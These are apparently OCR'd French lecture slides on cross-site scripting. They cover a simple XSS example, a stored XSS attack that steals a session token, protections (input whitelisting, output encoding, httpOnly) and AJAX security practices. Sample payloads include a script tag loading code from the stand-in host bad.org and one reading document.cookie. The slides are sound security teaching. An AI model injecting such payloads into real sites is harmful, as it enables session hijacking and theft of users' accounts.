
- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

External

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet
- Firefox 4's Anti-XSS Content Security Policy Mechanism

Sécurité

XSS – exemple simple




Sécurité

XSS – exemple simple

nom Smith<script>alert(document.cookie)</script>

mail john.smith@bad.org

inscription




Inscription OK
Nom : Smith

Sécurité

XSS – attaque stockée

XSS envoyé par le pirate



nom Smith<script src=http://bad.org/c.js></script>


mail john.smith@bad.org

inscription

Sécurité

XSS – attaque stockée


l'accès à la ressource provoque l'envoi du XSS



Sécurité

XSS – attaque stockée


exécution du XSS



Sécurité

XSS – attaque stockée


exécution du XSS



Sécurité

XSS – attaque stockée


le jeton de session est envoyé



Sécurité

XSS – attaque stockée

exploitation des informations de session



Sécurité

protection contre le XSS

- Développeur
  - deux règles de protection contre le XSS
    - filtrer les entrées (listes blanches)
    - protéger les sorties
      - définir le jeu de caractères de la page web
      - coder les entités html

        Smith <script src=http://bad.org/c.js></script>
  - protéger le jeton de session avec le flag httpOnly

    Attention à la fausse sensation de sécurité

    (attaques XST : requête HTTP TRACE)
- Utilisateur

Sécurité

- Mêmes problèmes de sécurité qu'une application web standard

- Problèmes supplémentaires
  - Surface d'attaque plus étendue (nombre de points d'entrées)
  - Communication bi-directionnelle (entrées côté serveur et client)
  - Code JavaScript lisible par tout client

- Injections :
  - DOM
  - JSON
  - JavaScript (XSS)

Sécurité

bonnes pratiques AJAX

- Sécuriser les communications (https si confidentialité)
- Vérifier l'authentification et les privilèges dans tout script appelé par une requête XMLHTTP
- Filtrer les entrées
  - listes blanches
  - faire les vérifications dans le script final et dans les scripts appelés par les requêtes XMLHTTP
  - vérifier les données retournées par le serveur avant de les utiliser sur le client (Injection DOM, XSS, JSON)
- Protéger les sorties
- Ne jamais faire de modification de données sur le serveur sans demander l'autorisation à l'utilisateur
- Attention au déni de service (cas des suggestions)
- Utiliser innerText plutôt que innerHTML pour du texte simple
- Attention aux scripts disponibles sur internet, leur préférer un *framework* AJAX utilisé par une large communauté

Liens

- OWASP (Open Web Application Security Project)
  - http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
  - https://www.owasp.org/index.php/Ajax_and_Other_%22Rich%22_Interface_Technologies
  - https://www.owasp.org/index.php/OWASP_AJAX_Security_Guidelines
- CWE / SANS Top 25 Most Dangerous Software Errors 2011

  http://cwe.mitre.org/top25

Questions ?